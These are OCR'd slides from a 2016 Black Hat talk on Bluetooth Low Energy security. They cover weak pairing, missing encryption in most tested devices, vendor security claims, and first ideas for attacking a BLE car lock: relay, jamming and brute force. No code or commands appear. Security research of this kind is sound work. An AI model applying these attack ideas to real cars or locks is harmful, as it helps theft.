black hat®

USA 2016

JULY 30 - AUGUST 4, 2016 / MANDALAY BAY / LAS VEGAS

Hacking challenge: steal a car!

Your "local partner in crime"

Sławomir Jasek


- IT security expert securing
- since 2005, and still loves this job

Agenda

- BLE vs security
- How to hack the car
- New tool
- Vulnerabilities examples
  - Smart lock
  - Anti-theft device
  - Mobile PoS
  - Other gadgets
- MITM encrypted BLE?
- What can we do better

Bluetooth Smart? (aka Low Energy, 4...)

- Probably most thriving IoT technology
  - Wearables, sensors, home automation, household goods, medical devices, door locks, alarms, banking tokens, smart every-things...
- Completely different than previous Bluetooth



BLE (v4.0) security: encryption

- Pairing (once, in a secure environment)
  - JustWorks (R) – most common, devices without display cannot implement other
  - 6-digit PIN – if the device has a display
  - Out of band – not yet spotted in the wild
- *"Just Works and Passkey Entry do not provide any passive eavesdropping protection"*
- Establish Long Term Key, and store it to secure future communication ("bonding")


Mike Ryan, https://www.lacklustre.net/bluetooth/

BLE (v4.0) security in practice


- 8 of 10 tested devices do not implement BLE-layer encryption
- "Forget" to do it, or do not consider clear-text transmission a problem
- The pairing is in OS level, mobile application does not have full control over it
- It is troublesome to manage with requirements for:
  - Multiple users/application instances per device
  - Access sharing
  - Cloud backup
  - Public access devices (e.g. cash register)
- Other hardware/software/UX problems with pairing

BLE (v4.0) security in practice

- Security in "application" layer (GATT)
- Various authentication schemes
  - Static password/key
  - Challenge-response (most common)
  - PKI
- Own crypto, based usually on AES
- No single standard, library, protocol




How Secure is [redacted]?




[redacted] uses a combination of hardware and technology to ensure the device is secure.


Bluetooth: [redacted] uses AES 128-bit encryption, the same encryption used by the military to protect documents with confidential and secret security levels.



Highly secure Low Energy Bluetooth (LEB) syncs the lock to your smartphone.




By using industry leading Bluetooth 4.0 that utilizes 128-bit encryption, and our very own PKI technology with cryptographic key exchange protocols, [redacted] is safe from criminals, hackers, and thieves.




To protect your transactions from unauthorised access by third parties, [redacted] operates in accordance with the highest card payment industry security sta

- PCI-DSS (Payment Card Industry Data Security Standard) is the highest c security standard used in the credit card industry concerning data transfe data storage.
- SSL (Secure Sockets Layer) and TLS (Transport Layer Security) are 'encry protocols' that protect data that is transmitted over the internet. We are using a 256-bit encryption, the highest possible level at present.
- PGP (Pretty Good Privacy) is an international standard for secure personal data storage.



After 67 years of home security innovations, millions of families rely on [redacted] for peace of mind. [redacted]'s long-time leadership and advancements in residential door lock security have now been enhanced with secure authentication technology. Resulting in [redacted] engineered for both maximum security and performance.

Regular users convinced



So, how to attack the BLE car lock?

- Remote relay?





Figure 3. The relay with antennas, cables and an (optional) amplifier.

Relay Attacks on Passive Keyless Entry and Start Systems in Modern Cars
http://eprint.iacr.org/2010/332.pdf

So, how to attack the BLE car lock?

- Remote relay?
- Jamming?
- Brute force?



Jamming bluetooth:
Super hard, it turns out

Jamming Bluetooth
Seriously like crazy hard

"It's like they designed the protocol itself to stop us from doing this exact thing"
Richo Healey, Mike Ryan – Hacking Electric Skateboard, Defcon 23

